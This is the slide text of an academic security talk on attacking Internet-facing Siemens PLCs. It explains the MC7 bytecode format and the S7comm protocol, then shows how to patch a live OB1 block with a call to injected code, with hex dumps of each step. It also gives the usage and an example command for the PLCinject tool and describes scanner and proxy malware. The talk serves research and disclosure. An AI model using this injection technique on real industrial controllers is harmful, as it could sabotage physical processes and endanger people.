

Internet-Facing PLCs - A New Back Orifice

Johannes Klick, Stephan Lau, Daniel Marzin,
Jan-Ole Malchow, Volker Roth

`<firstname>.<lastname>@scadacs.org`

AG Secure Identity
Department of Mathematics and Computer Science
Freie Universität Berlin
www.scadacs.org

Opening



Volker Roth

Daniel Marzin

Stephan Arndt

Jacob Bode

Tina Meyer

Jan-Ole Malchow

Sascha Zinke

Marl Joos

Marvin Ullrich

Johannes Klick

Stephan Lau

Matthias Sekul

Yannik Robin Kettenbach

Hinnerk van Bruinehsen

<https://www.scadacs.org>



Talk Overview

Talk Overview

Introduction

- ▶ Traditional Attack Vectors

Talk Overview

Introduction

- ▶ Traditional Attack Vectors
- ▶ Internet-facing PLCs

Talk Overview

Introduction

- ▶ Traditional Attack Vectors
- ▶ Internet-facing PLCs
- ▶ Generell Attack Overview

Talk Overview

Introduction

- ▶ Traditional Attack Vectors
- ▶ Internet-facing PLCs
- ▶ Generell Attack Overview

Siemens PLCs

- ▶ STL Language and its MC7 Bytecode

Talk Overview

Introduction

- ▶ Traditional Attack Vectors
- ▶ Internet-facing PLCs
- ▶ Generell Attack Overview

Siemens PLCs

- ▶ STL Language and its MC7 Bytecode
- ▶ S7Comm Protocol (downloading program blocks)

Talk Overview

Introduction

- ▶ Traditional Attack Vectors
- ▶ Internet-facing PLCs
- ▶ Generell Attack Overview

Siemens PLCs

- ▶ STL Language and its MC7 Bytecode
- ▶ S7Comm Protocol (downloading program blocks)

Attack Details

- ▶ PLC Code Injection with PLCinject (Demo)

Talk Overview

Introduction

- ▶ Traditional Attack Vectors
- ▶ Internet-facing PLCs
- ▶ Generell Attack Overview

Siemens PLCs

- ▶ STL Language and its MC7 Bytecode
- ▶ S7Comm Protocol (downloading program blocks)

Attack Details

- ▶ PLC Code Injection with PLCinject (Demo)
- ▶ SNMP Scanner & SOCKS Proxy in STL

Talk Overview

Introduction

- ▶ Traditional Attack Vectors
- ▶ Internet-facing PLCs
- ▶ Generell Attack Overview

Siemens PLCs

- ▶ STL Language and its MC7 Bytecode
- ▶ S7Comm Protocol (downloading program blocks)

Attack Details

- ▶ PLC Code Injection with PLCinject (Demo)
- ▶ SNMP Scanner & SOCKS Proxy in STL
- ▶ Attack Evaluation

Traditional Attack Vectors of PLCs

Traditional Attack Vectors of PLCs

Stuxnet

- ▶ Compromising an off-line site through the supply chain

Traditional Attack Vectors of PLCs

Stuxnet

- ▶ Compromising an off-line site through the supply chain
- ▶ Compromised Siemens IDE downloaded malicious code to the PLC.


German steelwork

- ▶ Compromising an on-line site through the business IT

German steelwork


- ▶ Compromising an on-line site through the business IT
- ▶ Manipulated steel works ICS damaged the furnace

Control System Distribution - Europe



Datasource: SHODAN (2015)

Control System Distribution - USA



Datasource: SHODAN (2015)

Internet-facing Control Systems (worldwide)

Table : Comparison of counts per digital control device type
(Datasource: SHODAN).


Category	2013	2015	Change
PLCND	23.873	44.883	+88%
BMS	31.411	33.883	+7%
PLC	7.254	28.189	+289%
SCADA	2.254	5.813	+158%
ERP	1.400	1.774	+27%
TM	788	1.726	+119%
HMI	1.741	979	-44%
	86.181	109.692	+27%

Internet-facing PLCs

- ▶ What is behind an Internet facing PLC?
- ▶ Are there more indirect internet facing PLCs?
- ▶ Maybe a whole production network?


Attack Overview

Attack Overview I




PLC 1 is connected to the Internet.

Attack Overview II




The attacker injects a network scanner...

Attack Overview III




... to discover the devices on the local network...

Attack Overview IV




... to discover the devices on the local network...

Attack Overview V




... to discover the devices on the local network...

Attack Overview VI




... and retrieves the results.

Attack Overview VII



Next he adds a proxy...

Attack Overview VIII



... to pwn the local devices.

Introduction to Siemens PLCs

Introduction to Siemens PLCs

1. PLC
2. Cyclic execution model, I/O
3. Program structure and organization
4. STL programs and their MC7 representation


Introduction to Siemens PLCs

What is a PLC?

- ▶ Programmable Logic Controller
- ▶ realtime industrial computer controlling an industrial process
- ▶ inputs connected to sensors
- ▶ outputs connected to actuators
- ▶ program controls outputs as a function of the inputs (and its internal state)

Introduction to Siemens PLCs

Cyclic execution model, I/O



Source: Siemens, "S7-300 CPU 31xC and CPU 31x: Technical specifications"

Introduction to Siemens PLCs

Program structure and organization

Block type		Description
Organization Block	OB	Program entry point
Data Block	DB	Data storage
Function	FC	Function
Function Blocks	FB	Stateful function
System Functions	SFC, SFB	System library
System Data Blocks	SDB	PLC configuration

Programming Siemens PLC in STL

Boolean term:

▶ $Q0.0 = (I0.0 \wedge I0.1) \vee I0.2$

Statement List (STL):

A	%I0.0
A	%I0.1
O	%I0.2
=	%Q0.0

Program block binary representation

Description	Bytes	Offset
Block signature	2	0
Block version	1	2
Block attribute	1	3
Block language	1	4
Block type	1	5
Block number	2	6
Block length	4	8
Block password	4	12
Block last modified date	6	16
Block interface last modified date	6	22
Block interface length	2	28
Block Segment table length	2	30
Block local data length	2	32
Block data length	2	34
Data (MC 7 / DB)	x	36
Block signature	1	36+x

Program block binary representation

OB 1 with

```
A %IO.0
A %IO.1
O %IO.2
= %QO.0
```

is compiled to

```
00: 7070 0101 0108 0001 0000 0074 0000 0000 pp.....t....
10: 02ab 2735 2d03 03a1 6383 21a7 001c 0006 ..'5-...c.!....
20: 0014 000a c000 c100 ca00 d880 6500 0100 .....e....
30: 0014 0000 0002 0502 0502 0502 0502 0502 .....
40: 0505 0505 0505 050e 0520 0100 0800 0000 .....
50: 0000 0000 0000 0000 0000 0000 0000 0000 .....
60: 0000 0000 0000 0000 0100 a691 0000 0000 .....
70: 0000 0000 .....

```

Program block binary representation

Block Type

OB 08, DB 0A, SDB 0B, FC 0C, SFC 0D, FB 0E, SFB 0F

```
00: 7070 0101 0108 0001 0000 0074 0000 0000
10: 02ab 2735 2d03 03a1 6383 21a7 001c 0006
20: 0014 000a c000 c100 ca00 d880 6500 0100
30: 0014 0000 0002 0502 0502 0502 0502 0502
40: 0505 0505 0505 050e 0520 0100 0800 0000
50: 0000 0000 0000 0000 0000 0000 0000 0000
60: 0000 0000 0000 0000 0100 a691 0000 0000
70: 0000 0000
```

Program block binary representation

Block Number

Block number is 1

```
00:  7070 0101 0108 0001 0000 0074 0000 0000
10:  02ab 2735 2d03 03a1 6383 21a7 001c 0006
20:  0014 000a c000 c100 ca00 d880 6500 0100
30:  0014 0000 0002 0502 0502 0502 0502 0502
40:  0505 0505 0505 050e 0520 0100 0800 0000
50:  0000 0000 0000 0000 0000 0000 0000 0000
60:  0000 0000 0000 0000 0100 a691 0000 0000
70:  0000 0000
```


Program block binary representation

Total block length

Total block length is **116** bytes

```
00:  7070 0101 0108 0001 0000 0074 0000 0000
10:  02ab 2735 2d03 03a1 6383 21a7 001c 0006
20:  0014 000a c000 c100 ca00 d880 6500 0100
30:  0014 0000 0002 0502 0502 0502 0502 0502
40:  0505 0505 0505 050e 0520 0100 0800 0000
50:  0000 0000 0000 0000 0000 0000 0000 0000
60:  0000 0000 0000 0000 0100 a691 0000 0000
70:  0000 0000
```

Program block binary representation

Data/Code Length

Code section has 10 bytes

```
00:  7070 0101 0108 0001 0000 0074 0000 0000
10:  02ab 2735 2d03 03a1 6383 21a7 001c 0006
20:  0014 000a c000 c100 ca00 d880 6500 0100
30:  0014 0000 0002 0502 0502 0502 0502 0502
40:  0505 0505 0505 050e 0520 0100 0800 0000
50:  0000 0000 0000 0000 0000 0000 0000 0000
60:  0000 0000 0000 0000 0100 a691 0000 0000
70:  0000 0000
```

Program block binary representation

MC7 Opcodes

A %IO.0

A %IO.1

0 %IO.2

= %Q0.0

```
00:  7070 0101 0108 0001 0000 0074 0000 0000
10:  02ab 2735 2d03 03a1 6383 21a7 001c 0006
20:  0014 000a c000 c100 ca00 d880 6500 0100
30:  0014 0000 0002 0502 0502 0502 0502 0502
40:  0505 0505 0505 050e 0520 0100 0800 0000
50:  0000 0000 0000 0000 0000 0000 0000 0000
60:  0000 0000 0000 0000 0100 a691 0000 0000
70:  0000 0000
```

Program block binary representation

MC7 Opcodes

A %IO.0

A %IO.1

0 %IO.2

= %Q0.0

00:	7070	0101	0108	0001	0000	0074	0000	0000
10:	02ab	2735	2d03	03a1	6383	21a7	001c	0006
20:	0014	000a	c000	c100	ca00	d880	6500	0100
30:	0014	0000	0002	0502	0502	0502	0502	0502
40:	0505	0505	0505	050e	0520	0100	0800	0000
50:	0000	0000	0000	0000	0000	0000	0000	0000
60:	0000	0000	0000	0000	0100	a691	0000	0000
70:	0000	0000						

Program block binary representation

MC7 Opcodes

A %IO.0

A %IO.1

0 %IO.2

= %Q0.0

```
00:  7070 0101 0108 0001 0000 0074 0000 0000
10:  02ab 2735 2d03 03a1 6383 21a7 001c 0006
20:  0014 000a c000 c100 ca00 d880 6500 0100
30:  0014 0000 0002 0502 0502 0502 0502 0502
40:  0505 0505 0505 050e 0520 0100 0800 0000
50:  0000 0000 0000 0000 0000 0000 0000 0000
60:  0000 0000 0000 0000 0100 a691 0000 0000
70:  0000 0000
```

Program block binary representation

MC7 Opcodes

A %IO.0
A %IO.1
0 %IO.2
= %Q0.0

00:	7070	0101	0108	0001	0000	0074	0000	0000
10:	02ab	2735	2d03	03a1	6383	21a7	001c	0006
20:	0014	000a	c000	c100	ca00	d880	6500	0100
30:	0014	0000	0002	0502	0502	0502	0502	0502
40:	0505	0505	0505	050e	0520	0100	0800	0000
50:	0000	0000	0000	0000	0000	0000	0000	0000
60:	0000	0000	0000	0000	0100	a691	0000	0000
70:	0000	0000						

Program block binary representation

MC7 Opcodes

A %IO.0

A %IO.1

0 %IO.2

= %Q0.0


BE

00:	7070	0101	0108	0001	0000	0074	0000	0000
10:	02ab	2735	2d03	03a1	6383	21a7	001c	0006
20:	0014	000a	c000	c100	ca00	d880	6500	0100
30:	0014	0000	0002	0502	0502	0502	0502	0502
40:	0505	0505	0505	050e	0520	0100	0800	0000
50:	0000	0000	0000	0000	0000	0000	0000	0000
60:	0000	0000	0000	0000	0100	a691	0000	0000
70:	0000	0000						

S7comm


S7comm

S7comm Protocol Structure



S7comm

Download Procedure



S7comm

Protocol details

Wireshark can dissect S7comm with the dissector available at

<http://sourceforge.net/projects/s7commwireshark/>

S7comm

Protocol details

Implementation of partial S7comm available at

<http://snap7.sourceforge.net/>


Attack Details

Attack Details

1. Instrumenting live PLC programs with scanning malware
2. SNMP scanning
3. Collecting the scan results
4. Instrumenting live PLC programs with proxy malware
5. Connecting to PLCs through the proxy malware

Attack Details I


Overview



PLC 1 is connected to the Internet

Attack Details II

Overview



Attacker downloads the main program block...

Attack Details

Overview


OB 1

```
A %I0.0  
A %I0.1  
O %I0.2  
= %Q0.0
```

- ▶ Example PLC code

Attack Details

Overview



- ▶ OB1 with prepended function call to FC 666

Overview

Before injection

A %I0.0

A %I0.1

Q %I0.2

= %Q0.0

BE

00:	7070	0101	0108	0001	0000	0074	0000	0000
10:	02ab	2735	2d03	03a1	6383	21a7	001c	0006
20:	0014	000a	c000	c100	ca00	d880	6500	0100
30:	0014	0000	0002	0502	0502	0502	0502	0502
40:	0505	0505	0505	050e	0520	0100	0800	0000

Overview

Injection

CALL FC666

1. insert block call

JU L1

L1: A %IO.0

A %IO.1

O %IO.2

= %Q0.0

BE

```
00: 7070 0101 0108 0001 0000 0074 0000 0000
10: 02ab 2735 2d03 03a1 6383 21a7 001c 0006
20: 0014 000a                                c000 c100
30: ca00 d880 6500 0100 0014 0000 0002 0502
40: 0502 0502 0502 0502 0505 0505 0505 ...
```

Overview

Injection

CALL FC666

1. insert block call

JU L1

L1: A %IO.0

A %IO.1

O %IO.2

= %Q0.0

BE

```
00: 7070 0101 0108 0001 0000 0074 0000 0000
10: 02ab 2735 2d03 03a1 6383 21a7 001c 0006
20: 0014 000a fb70 029a 700b 0002 c000 c100
30: ca00 d880 6500 0100 0014 0000 0002 0502
40: 0502 0502 0502 0502 0505 0505 0505 ...
```

Overview

Injection

CALL FC666

JU L1

L1: A %IO.0

A %IO.1

O %IO.2

= %Q0.0

BE

1. insert block call

2. increase total block length

```
00: 7070 0101 0108 0001 0000 007C 0000 0000
10: 02ab 2735 2d03 03a1 6383 21a7 001c 0006
20: 0014 000a fb70 029a 700b 0002 c000 c100
30: ca00 d880 6500 0100 0014 0000 0002 0502
40: 0502 0502 0502 0502 0505 0505 0505 ...
```

Overview

Injection

CALL FC666

JU L1

L1: A %IO.0

A %IO.1

O %IO.2

= %Q0.0

BE

1. insert block call

2. increase total block length

3. increase code length

```
00: 7070 0101 0108 0001 0000 007C 0000 0000
10: 02ab 2735 2d03 03a1 6383 21a7 001c 0006
20: 0014 0012 fb70 029a 700b 0002 c000 c100
30: ca00 d880 6500 0100 0014 0000 0002 0502
40: 0502 0502 0502 0502 0505 0505 0505 ...
```

PLCinject

PLCinject

Release

```
plcinject -c ip [-r rack=0] [-s slot=2] [-b block]
            [-p block] [-f dir] [-d]
```

- d Display available blocks on PLC
- p Block that has to be injected/patched with a call instruction: OBx, FBx or FCx on PLC, e.g. OB1
- b Block to call
- f Path to your block(s) you want to download to the plc


Example:

```
plcinject -c 10.0.0.1 -p OB1 -b FB1000 -f /home/user/PATH
```

